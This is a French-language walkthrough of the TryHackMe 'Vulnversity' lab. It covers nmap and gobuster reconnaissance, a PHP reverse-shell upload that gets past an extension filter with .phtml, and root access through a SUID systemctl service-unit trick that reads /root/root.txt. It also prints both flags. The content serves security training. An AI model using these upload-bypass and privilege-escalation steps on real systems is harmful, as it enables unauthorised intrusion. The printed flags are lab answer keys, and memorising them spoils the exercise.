TryHackMe

Julien ROYON CHALENDARD

CTF :
Vulnversity

Catégorie :
Web

Sommaire


1 Task 1 - Deploy the machine

On déploie la machine et nous avons l'adresse 10.10.10.45

2 Task 2 - Reconnaissance

2.1 Scan the box, how many ports are open ?

Pour commencer la reconnaissance, on utilisera la commande Nmap avec les arguments -sC pour "default script" et -sV pour "version".




On voit qu'il y a 6 ports ouverts :

- 21 : FTP
- 22 : SSH
- 139 : SMB
- 445 : SMB
- 3128 : Squid HTTP
- 3333 : Apache HTTP

2.2 What version of the squid proxy is running on the machine ?

Il faut regarder la version pour le service Squid HTTP sur le port 3128 et on obtient 3.5.12



2.3 How many ports will nmap scan if the flag -p-400 was used ?

En choisissant cette obtient, on va scanner les 400 premiers ports

2.4 Using the nmap flag -n what will it not resolve ?

En cherchant dans les options, on voit que la réponse est le DNS.

```
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
```

2.5 What is the most likely operating system this machine is running ?

On regarde le résultat de Nmap, on peut voir marquer plusieurs fois Ubuntu.

```
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m13s, median: 0s
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
```

2.6 What port is the web server running on ?

On voit qu'il y a deux services HTTP 3128 et 3333.

En règle générale, c'est souvent Apache qui fait tourner les applications web donc la réponse est 3333.

Sinon, il suffit d'utiliser son navigateur internet et de regarder ce qu'affiche les deux ports.

Ici, on voit que le port 3333 nous affiche une page web.


3 Task 3 - Locating directories using GoBuster

3.1 What is the directory that has an upload form page ?

On utilisera gobuster avec les arguments -u pour l'URL, -w pour renseigner la liste de mots que l'on va essayer. J'utilise -x pour renseigner le type de fichier que je recherche et -o pour sauvegarder les résultats.

```
kali@kali:~/Pentest/TryHackMe/Vulnversity$ gobuster dir -u http://10.10.10.45:3333 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x http,php,txt -o gobuster.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.45:3333
[+] Threads:        10
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     http,php,txt
[+] Timeout:        10s
===============================================================
2020/12/11 16:54:19 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.http (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.http (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/css (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/internal (Status: 301)
/js (Status: 301)
Progress: 10595 / 20474 (51.75%)
```

On voit qu'il y a un mot qui sort du lot et qui est /internal, on va voir pour voir s'il s'agit de la page d'upload.



4 Task 4 - Compromise the webserver

4.1 Run this attack, what extension is allowed ?

On essaye d'uploader un reverse shell avec l'extension .php

On suit les explications et on intercepte la requête avec Burp Suite et on l'envoie sur l'Intruder.

Si on fait suivre la requête, sur la page web on obtient le message "Extension not allowed" donc on ne peut pas uploader des fichiers php.

Je n'ai pas réussi à trouver la bonne extension avec Burp Suite, pour toutes les extensions j'avais le message d'erreur.

J'ai donc décidé de le faire à la main directement.
C'est en utilisant l'extension .phtml que l'on voit "Success" sur la page web.
En même temps nous avions lancé netcat pour écouter sur le port 1234 et lors de l'exécution du reverse shell, on obtient un shell sur le serveur.

```
kali@kali:~/Pentest/TryHackMe/Vulnversity$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.9.42.127] from (UNKNOWN) [10.10.10.45] 56132
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 11:43:16 up  1:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Première chose que je fais c'est d'améliorer mon shell pour ne pas le perdre si je fais CTRL-C. Pour cela je me sers de https ://null-byte.wonderhowto.com/how-to/upgrade-dumb-shell-fully-interactive-shell-for-more-flexibility-0197224/ qui est un bon tutoriel.

4.2 What is the name of the user who manages the webserver ?

Pour cela, nous allons dans le répertoire "home" pour voir les utilisateurs sur le serveur.

```
www-data@vulnuniversity:/home$ cd /home
www-data@vulnuniversity:/home$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Jul 31  2019 .
drwxr-xr-x 23 root root 4096 Jul 31  2019 ..
drwxr-xr-x  2 bill bill 4096 Jul 31  2019 bill
www-data@vulnuniversity:/home$
```

4.3 What is the user flag ?

On se rend sur le répertoire de bill et on voit le fichier user.txt qui contient le flag.

```
www-data@vulnuniversity:/$ cd /home/bill
www-data@vulnuniversity:/home/bill$ ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

5 Task 5 - Privilege Escalation

5.1 On the system, search for all SUID files. What file stands out ?

Pour effectuer une recherche d'un SUID, on utilisera la commande file de cette façon :

find / -perm /4000 2¿/dev/null


Donc on recherche depuis la racine et on recherche une permission SUID. La partie "2¿/dev/null" va permettre d'envoyer les erreurs dans /dev/null. Cela va nous permettre de garder uniquement ce qui a fonctionné.

```
www-data@vulnuniversity:/$ find / -perm /4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
www-data@vulnuniversity:/$
```

Il y a le fichier /bin/systemctl qui sort du lot et qui permet d'activer ou de désactiver des services sur une machine.

5.2 Become root and get the last flag (/root/root.txt)

J'utilise l'application web https ://gtfobins.github.io/ qui permet pour un exécutable de connaître les différentes façons d'exploiter le fichier.



On regarde la partie SUID c'est celle qui nous concerne, on voit que le script va exécuter la commande "id" et mettre le résultat dans /tmp/output

Ce qui nous intéresse c'est plutôt le flag root donc il faut modifier le script pour lire le flag que l'on pourra ensuite lire dans /tmp/output

```
www-data@vulnuniversity:/tmp$ TF=$(mktemp).service
www-data@vulnuniversity:/tmp$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
> WantedBy=multi-user.target' > $TF
www-data@vulnuniversity:/tmp$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.FrEhV838cI.service to /tmp/tmp.FrEhV838cI.service.
www-data@vulnuniversity:/tmp$ /bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.FrEhV838cI.service to /tmp/tmp.FrEhV838cI.service.
```

Maintenant, on peut aller voir dans /tmp/output le résultat.

```
www-data@vulnuniversity:/tmp$ cat /tmp/output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp$
```